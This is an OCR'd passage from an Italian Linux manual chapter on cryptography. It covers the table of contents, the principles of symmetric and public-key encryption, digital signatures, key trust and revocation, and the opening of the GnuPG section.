44.2 GnuPG: GNU Privacy Guard 4722
44.2.1 Creazione delle chiavi e del certificato di revoca . 4725
44.2.2 Scambio di chiavi pubbliche 4730
44.2.3 Utilizzo della crittografia 4735
44.2.4 Firma di documenti 4738
44.2.5 Gestione della fiducia 4740
44.2.6 Accesso a un servente di chiavi 4744
44.2.7 Gnome PGP 4745
44.3 Autorità di certificazione e certificati 4746
44.3.1 Catena di certificazione 4747
44.3.2 Numero di serie, scadenza e revoca dei certificati 4750
44.3.3 Certificato X.509 4751
44.3.4 Richiesta di certificato X.509 4754

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

44.3.5 Revoca dei certificati 4756
44.4 Connessioni cifrate e certificate 4757
44.4.1 SSL/TLS 4759
44.4.2 SSH 4762
44.5 Introduzione a OpenSSL 4767
44.5.1 Collocazione e impostazione 4768
44.5.2 Procedimento per ottenere un certificato 4771
44.5.3 Cenni sulla configurazione di OpenSSL 4776
44.5.4 Simulazione dell'allestimento e del funzionamento di un'autorità di certificazione 4781
44.6 Applicazioni che usano OpenSSL 4788
44.6.1 Aggiornare l'elenco dei servizi 4788
44.6.2 Opzioni comuni 4789
44.6.3 Certificati dei servizi 4790
44.6.4 Telnet-SSL 4792
44.6.5 SSLwrap 4793
44.6.6 Stunnel 4797
44.7 OpenSSH 4800
44.7.1 Preparazione delle chiavi 4801
44.7.2 Verifica dell'identità dei serventi 4806
44.7.3 Autenticazione RHOST 4809
44.7.4 Autenticazione RHOST sommata al riconoscimento della chiave pubblica 4812

44.7.5 Autenticazione basata sul controllo della chiave pubblica 4812
44.7.6 Autenticazione normale 4816
44.7.7 Servente OpenSSH 4817
44.7.8 Cliente OpenSSH 4825
44.7.9 Verifica del funzionamento di un servente OpenSSH 4836
44.7.10 X in un tunnel OpenSSH 4838
44.7.11 Creazione di un tunnel cifrato generico con OpenSSH 4841
44.7.12 Installazione 4843
44.8 VPN: virtual private network 4843
44.8.1 Interfacce dei tunnel 4844
44.8.2 Introduzione a OpenVPN 4845
44.8.3 OpenVPN attraverso un router NAT 4850
44.8.4 Utilizzare un servizio anonimizzatore con OpenVPN 4852
44.8.5 VPN attraverso OpenSSH 4857
44.9 Steganografia 4863
44.9.1 Tecniche steganografiche 4864
44.9.2 Outguess 4865
44.9.3 Stegdetect 4870
44.9.4 Steghide 4872
44.9.5 Codici audio 4876
44.10 Riferimenti 4877

.rhosts 4809 .shosts 4809 authorized_keys 4812
config 4825 gpg 4722 gpgm 4722 gpgp 4745 hosts.equiv
4809 identity 4801 identity.pub 4801 id_dsa 4801
id_dsa.pub 4801 id_rsa 4801 id_rsa.pub 4801
known_hosts 4806 openssl 4767 options 4722
outguess 4865 random_seed 4801 scp 4825 sftp 4825
shosts.equiv 4809 ssh 4800 4825 sshd 4817
sshd_config 4817 ssh_config 4825
ssh_host_dsa_key 4801 ssh_host_dsa_key.pub 4801
ssh_host_key 4801 ssh_host_key.pub 4801
ssh_host_rsa_key 4801 ssh_host_rsa_key.pub 4801
ssh_known_hosts 4806 ssh-keygen 4801 sslwrap 4793
stegbreak 4870 stegdetect 4870 steghide 4872
stunnel 4797 telnetd.pem 4792 xsteg 4870

44.1 Introduzione ai problemi legati alla crittografia e alla firma digitale

«


La comunicazione meccanica (elettronica) pone dei problemi legati alla riservatezza e alla facilità con cui questa può essere contraffatta. Per fare un esempio, un messaggio di posta elettronica può essere intercettato facilmente da parte di chiunque abbia un accesso privilegiato ai nodi di rete attraverso cui transita; nello stesso modo, un messaggio può essere manomesso, anche senza lasciare tracce apparenti. Per risolvere questi problemi si possono usare dei metodi di cifratura dei dati e per evitare contraffazioni si possono usare delle firme digitali[1].

44.1.1 Crittografia

La crittografia è una tecnica attraverso la quale si rendono illeggibili i dati originali, permettendo al destinatario di recuperarli attraverso un procedimento noto solo a lui. Si distinguono due forme fondamentali: la crittografia ***simmetrica***, ovvero ***a chiave segreta***, e quella ***asimmetrica***, nota meglio come crittografia ***a chiave pubblica***.

La crittografia simmetrica è quella più semplice da comprendere; si basa su un algoritmo che modifica i dati in base a una ***chiave*** (di solito una stringa di qualche tipo) che permette il ripristino dei dati originali soltanto conoscendo la stessa chiave usata per la cifratura. Per utilizzare una cifratura simmetrica, due persone si devono accordare sull'algoritmo da utilizzare e sulla chiave. La forza o la debolezza di questo sistema, si basa sulla difficoltà o meno che ci può essere nell'indovinare la chiave, tenendo conto anche della possibilità elaborative di cui può disporre chi intende spiare la comunicazione.

Figura 44.1. Crittografia simmetrica.




La crittografia a chiave pubblica è un metodo molto più complesso, ma ha il vantaggio di essere più pratico quando riguarda la comunicazione con molte persone. Il principio di funzionamento si basa sul fatto che esistono due chiavi complementari, assieme a un algoritmo in grado di cifrare con una chiave e di decifrare utilizzando l'altra. In pratica, la cifratura avviene a senso unico attraverso la chiave di cui

dispone il mittente di un messaggio, mentre questo può essere decifrato esclusivamente con l'altra che possiede solo il destinatario. Le due chiavi vengono chiamate ***chiave pubblica*** e ***chiave privata***, attribuendogli implicitamente un ruolo specifico. In pratica, chi vuole mettere in condizione i propri interlocutori di inviare dei messaggi, o altri dati cifrati, che nessun altro possa decifrare, deve costruire una propria coppia di chiavi e quindi distribuire la chiave pubblica. Chi vuole inviare informazioni cifrate, può usare la chiave pubblica diffusa dal destinatario, perché solo chi ha la chiave complementare, ovvero la chiave privata, può decifrarle. In questa situazione, evidentemente, **la chiave privata deve rimanere segreta a tutti**, tranne che al suo proprietario; se venisse trafugata permetterebbe di decifrare i messaggi che fossero eventualmente intercettati.

Per questa ragione, il proprietario di una coppia di chiavi asimmetriche deve essere la stessa persona che se le crea.

Figura 44.2. Crittografia a chiave pubblica.



La cifratura può anche essere ibrida, utilizzando in pratica entrambe le tecniche. Per attuarla, di solito si utilizza prima la cifratura simmetrica con una chiave determinata in modo casuale ogni volta: la ***chiave di sessione***. Questa chiave di sessione viene allegata al


messaggio, o ai dati trasmessi, cifrandola a sua volta (eventualmente assieme agli stessi dati già cifrati) attraverso il sistema della chiave pubblica, ovvero quello che si basa sulla coppia di chiavi complementari. Il destinatario di questi dati deve fare il percorso inverso, decifrando il documento con la sua chiave privata, quindi decifrandolo nuovamente utilizzando la chiave di sessione che ha ottenuto dopo il primo passaggio.

44.1.2 Firma digitale

La firma digitale ha lo scopo di certificare l'autenticità dei dati. Per ottenere questo risultato occorre garantire che l'origine di questi sia autentica e che i dati non siano stati alterati.

Per dimostrare che un documento elettronico non è stato alterato, si utilizza la tecnica del codice di controllo, costituito da un numero o una stringa che si determinano in qualche modo in base al contenuto del documento stesso. L'algoritmo che genera questo codice di controllo è tanto più buono quanto è minore la probabilità che due documenti diversi generino lo stesso codice di controllo. Questo valore è una sorta di «riassunto» matematico del documento elettronico originale che può essere fornito a parte, attraverso un canale ritenuto sicuro, per permettere al destinatario di verificare che il documento è giunto intatto, ricalcolando il codice di controllo che deve risultare identico.[2]

Figura 44.3. Trasmissione di un documento abbinato a un codice di controllo separato.




La firma digitale deve poter dimostrare che l'origine è autentica e che il codice di controllo non è stato alterato. Evidentemente, per non creare un circolo vizioso, serve qualcosa in più. Per questo si utilizza di solito la cifratura del codice di controllo assieme ai dati, oppure solo del codice di controllo, lasciando i dati in chiaro. Per la precisione, si utilizza la tecnica delle chiavi complementari, ma in questo caso, le cose funzionano in modo inverso, perché chi esegue la firma, deve usare la sua chiave privata (quella segreta), in maniera tale che tutti gli altri possano decifrare il codice di controllo attraverso la chiave pubblica.

Naturalmente, una firma digitale di questo tipo può essere verificata solo se si può essere certi che la chiave pubblica attribuita al mittente che ha firmato il documento, appartenga effettivamente a quella per-

sona. In altre parole, un impostore potrebbe diffondere una chiave pubblica corrispondente a una chiave privata di sua proprietà, indicandola come la chiave del signor Tizio, potendo così inviare documenti falsi a nome di questo signor Tizio, che in realtà non ne è il responsabile.

Figura 44.4. Principio di funzionamento della firma digitale applicata a un documento trasmesso in chiaro.



44.1.3 Gestione delle chiavi, certificazione e fiducia

I sistemi crittografici a chiave pubblica richiedono attenzione nell'uso di queste chiavi, in particolare è importante la gestione corretta delle chiavi pubbliche appartenenti ai propri corrispondenti. Queste chiavi sono conservate all'interno di «portachiavi», di solito distinti a seconda che si tratti di chiavi private o di chiavi pubbliche. Infat-


ti, la chiave privata deve rimanere segreta e va difesa in ogni modo, mentre le chiavi pubbliche non richiedono questa attenzione. I portachiavi in questione sono normalmente dei file, gestiti in modo più o meno automatico dai programmi che si utilizzano per queste cose.

A parte il problema di custodire gelosamente la propria chiave privata, bisogna considerare la necessità di verificare che le chiavi pubbliche appartengano effettivamente alle persone a cui sembrano essere attribuite, così si intuisce che il modo migliore per questo è quello di ottenere personalmente da loro le rispettive chiavi pubbliche.

Per semplificare un po' le cose, si introduce la possibilità di controfirmare le chiavi pubbliche che si ritiene siano di provenienza certa; questa firma ha il valore di una certificazione, che conta in funzione della credibilità di chi la dà. Le chiavi pubbliche firmate, portano con sé l'informazione di chi le ha firmate, ma la verifica della firma si può fare solo possedendo la chiave pubblica di questa persona. In pratica, il meccanismo della controfirma permette di creare una rete di fiducia, attraverso la diffusione di chiavi pubbliche firmate da altre persone: chi è sicuro della chiave pubblica di una persona, della quale ha anche fiducia, può decidere di fidarsi delle chiavi pubbliche che questa ha firmato a sua volta.

Una chiave pubblica contiene anche le informazioni che servono ad attribuirla al suo proprietario; di solito si tratta del nome e cognome, assieme a un indirizzo di posta elettronica. Per garantire che questi dati allegati non siano stati alterati, il proprietario delle sue stesse chiavi può firmare la sua chiave pubblica. Ciò serve a garantire che quella chiave pubblica è collegata correttamente a quei dati personali, anche se non può garantire che sia stata creata effettivamente da quella persona.

Figura 44.5. Verifica di un certificato, ovvero di una chiave pubblica controfirmata.




Quando l'uso dei sistemi crittografici a chiave pubblica diventa una pratica regolata attraverso le leggi, soprattutto per ciò che riguarda la firma digitale, diventa indispensabile l'istituzione di un'autorità in grado di garantire e verificare l'autenticità delle chiavi pubbliche di ognuno. Nello stesso modo, in mancanza di una tale istituzione, quando queste tecniche vengono usate per scopi professionali, diventa necessario affidarsi alla certificazione fatta da aziende specializzate in questo settore, che hanno la credibilità necessaria. Tecnicamente si parla di ***autorità di certificazione*** e nella documentazione tecnica inglese si indica con l'acronimo «CA»: *Certificate authority*.

È l'autorità di certificazione che stabilisce quali siano i dati di identificazione che devono accompagnare la chiave nel certificato che si vuole ottenere.

Anche in presenza di un'autorità di certificazione delle chiavi, la coppia di chiavi asimmetriche dovrebbe essere creata esclusivamente dal suo titolare (il suo proprietario), che solo così potrebbe essere effettivamente l'unico responsabile della segretezza della sua chiave privata.

Tornando alle situazioni pratiche, la verifica di una chiave pubblica può essere semplificata attraverso l'uso di un'***impronta digitale***. Si tratta di un altro codice di controllo calcolato su una chiave pubblica, con la proprietà di essere ragionevolmente breve, tanto da poter essere scambiato anche su un foglio di carta. Quando due persone vogliono scambiarsi le chiavi pubbliche personalmente, al posto di farlo realmente, possono limitarsi a scambiarsi l'impronta digitale della chiave, in modo da poter poi verificare che la chiave pubblica avuta attraverso i canali normali corrisponde effettivamente a quella giusta.

Figura 44.6. Impronta digitale della chiave pubblica.



Data l'importanza che ha la segretezza della chiave privata, è normale che i sistemi crittografici prevedano la protezione di questa informazione attraverso una parola d'ordine. In generale, viene data la facoltà di lasciare la chiave privata in chiaro, o di cifrarla attraverso una stringa, la parola d'ordine, che in questo contesto particolare è conosciuta meglio come *passphrase*. L'utilizzo di una chiave privata cifrata si traduce in pratica nella necessità, ogni volta che serve, di inserire il testo utilizzato per cifrarla. L'utilizzo di chiavi private protette in questo modo, è indispensabile in un sistema multiutente, in cui l'amministratore di turno può avere accesso a tutto quello che vuole nel file system; dall'altra parte, in questo modo si riduce il pericolo che qualcun altro possa usare una chiave privata trafugata.

Dovrebbe essere chiaro, ormai, che il file contenente la chiave pub-

blica e i dati identificativi del suo titolare, assieme a una o più firme di certificazione, è un ***certificato***. Come nei certificati normali, quando le informazioni che vengono attestate in questo modo non sono definitive per loro natura (si pensi all'indirizzo di posta elettronica che può cambiare anche molto spesso), è importante prevedere una scadenza tra i dati che compongono il certificato stesso. Oltre a questo, ci deve essere la possibilità di revocare un certificato prima della sua scadenza normale: sia per la possibilità che i dati relativi siano cambiati, sia per premunirsi in caso di furto della chiave privata. La revoca di un certificato si ottiene attraverso un ***certificato di revoca***. A seconda del sistema crittografico che si utilizza, il certificato di revoca può essere predisposto dalla stessa persona che si costruisce le chiavi, oppure può essere compito dell'autorità di certificazione che si occupa di rilasciare i certificati. Il problema viene ripreso più avanti.

44.1.4 Cosa può succedere se...

«

È il caso di soffermarsi sul significato pratico di alcune cose che possono succedere, in modo da capire meglio l'importanza di certi aspetti che riguardano la crittografia a chiave pubblica.

Se si perde la chiave privata, non si possono più decifrare i messaggi ricevuti dagli interlocutori, quando questi li hanno cifrati con la chiave pubblica relativa; inoltre non si possono decifrare più nemmeno quelli che sono stati ricevuti in passato.

Se qualcuno ruba una copia della chiave privata,[3] questa persona può leggere i messaggi cifrati inviati al proprietario di quella chiave e può sostituirsi a quella persona in generale; può anche firmare a suo nome.

L'unica cosa che si può fare quando si perde la chiave privata, o si sospetta che qualcuno sia riuscito a ottenerne una copia, è la diffusione del certificato di revoca.

Se si utilizza una chiave pubblica senza averla verificata, si rischia di far recapitare il messaggio o i dati a una persona diversa da quella che si intende veramente. Infatti, un estraneo potrebbe intercettare sistematicamente le comunicazioni della persona a cui si vuole scrivere o inviare altri dati. In tal modo, questo estraneo riceverebbe dei messaggi che può decifrare con la sua chiave privata, provvedendo poi a cifrarli nuovamente nel modo giusto per inviarli al destinatario reale, in modo che nessuno si accorga dell'intercettazione.

44.1.5 Servizi per la diffusione delle chiavi pubbliche

Ci possono essere molti modi di diffondere la propria chiave pubblica, oppure quella di altri, dopo che questa è stata controfirmata. Il metodo standard dovrebbe consistere nell'utilizzo di un servente specifico per questo. Normalmente, questi serventi di chiavi (*key-server* o *cert-server*) sono collegati tra loro in modo da aggiornarsi a vicenda, limitandosi comunque ad accumulare le chiavi pubbliche che vengono inviate, senza certificare implicitamente la genuinità di queste. Per prelevare una chiave pubblica occorre conoscere il numero di identificazione di questa (si tratta di un numero attribuito automaticamente dal programma che crea la coppia di chiavi), tenendo conto che tale informazione può essere ottenuta dalla stessa persona con la quale si vuole comunicare in modo cifrato, magari perché la aggiunge sistematicamente in coda ai suoi messaggi di posta elettronica.

Nel caso della crittografia usata per la posta elettronica si utilizza generalmente lo standard OpenPGP, con il quale, per accedere ai serventi di chiavi non si usano i protocolli normali e occorre affidarsi direttamente agli strumenti di gestione della crittografia e delle firme. Il servente a cui si fa riferimento di solito è *certserver.pgp.com*, comunque non è necessario servirsi proprio di questo. Tenendo conto che di solito i nomi dei nodi che offrono questo tipo di servizio corrispondono a un modello del tipo ∗*.pgp.net*, ∗*.pgp.org*, oppure ∗*.pgp.com*, o simili, si potrebbe fare una ricerca attraverso un motore di ricerca comune.

44.1.6 Problemi legali

«

L'utilizzo di sistemi di comunicazione cifrata potrebbe essere regolato dalle leggi dei paesi coinvolti. Il problema è che bisogna verificare le norme del paese di origine di una trasmissione del genere e anche quelle del paese di destinazione. Per quanto riguarda l'Italia, la cosa non è chiara.[4]

Questo serve per ricordare che si tratta di una materia delicata; anche se si ritiene di poter utilizzare la crittografia in Italia, bisogna pensarci bene prima di inviare messaggi cifrati all'estero, o di usare altre forme di comunicazione cifrate. Il problema si può porre anche nell'ambito della stessa Unione Europea.

44.2 GnuPG: GNU Privacy Guard

«

GnuPG[5] è uno strumento per la gestione della crittografia e delle firme digitali, compatibile con le specifiche OpenPGP pubblicate nell'RFC 2440. Rispetto al noto PGP, si tratta di software libero e in particolare non vengono utilizzati algoritmi proprietari.

GnuPG è composto da due eseguibili: '**gpg**' e '**gpgm**'. Di solito, il secondo viene richiamato dal primo, in base alle necessità, senza che ci sia bisogno di utilizzarlo direttamente. La distinzione in due eseguibili serve a trattare in modo particolare le operazioni delicate dal punto di vista della sicurezza, rispetto a quelle che non hanno questo problema: nel primo caso si deve fare uso di memoria «sicura». Tra le altre cose, da questo problema legato alla memoria dipende la limitazione pratica nella dimensione delle chiavi che si possono gestire.

Una volta chiarito che basta utilizzare solo l'eseguibile '**gpg**', perché questo si avvale di '**gpgm**' quando necessario, occorre vedere come sono organizzati gli argomenti nella sua riga di comando:

```
gpg [opzioni] comando [argomenti_del_comando]
```

In pratica, si utilizza '**gpg**' esattamente con l'indicazione di un comando. Il funzionamento generale può essere definito attraverso le opzioni che precedono tale comando, mentre il comando stesso potrebbe richiedere l'indicazione di altri argomenti.[6]

Le opzioni «lunghe», cioè quelle che andrebbero indicate con due trattini iniziali, possono essere inserite in un file di configurazione, avendo però l'accortezza di eliminare i due trattini. Il file di configurazione di GnuPG è sempre solo personale, il nome predefinito è '`~/.gnupg/options`' e di solito viene creato automaticamente la prima volta che si usa il programma (assieme alla directory che lo precede). Come in molti altri tipi di file del genere, il carattere '**#**' viene utilizzato per iniziare un commento, mentre le righe bianche e quelle vuote vengono ignorate nello stesso modo. In particolare, ne-

gli esempi che vengono mostrati successivamente, si fa riferimento alla situazione tipica, in cui non viene modificato il file di configurazione creato automaticamente e tutto quello che serve deve essere definito attraverso la riga di comando.

